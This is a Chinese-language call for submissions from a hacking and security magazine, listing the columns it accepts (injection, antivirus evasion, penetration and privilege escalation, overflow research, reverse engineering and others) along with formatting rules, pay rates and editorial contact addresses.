利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680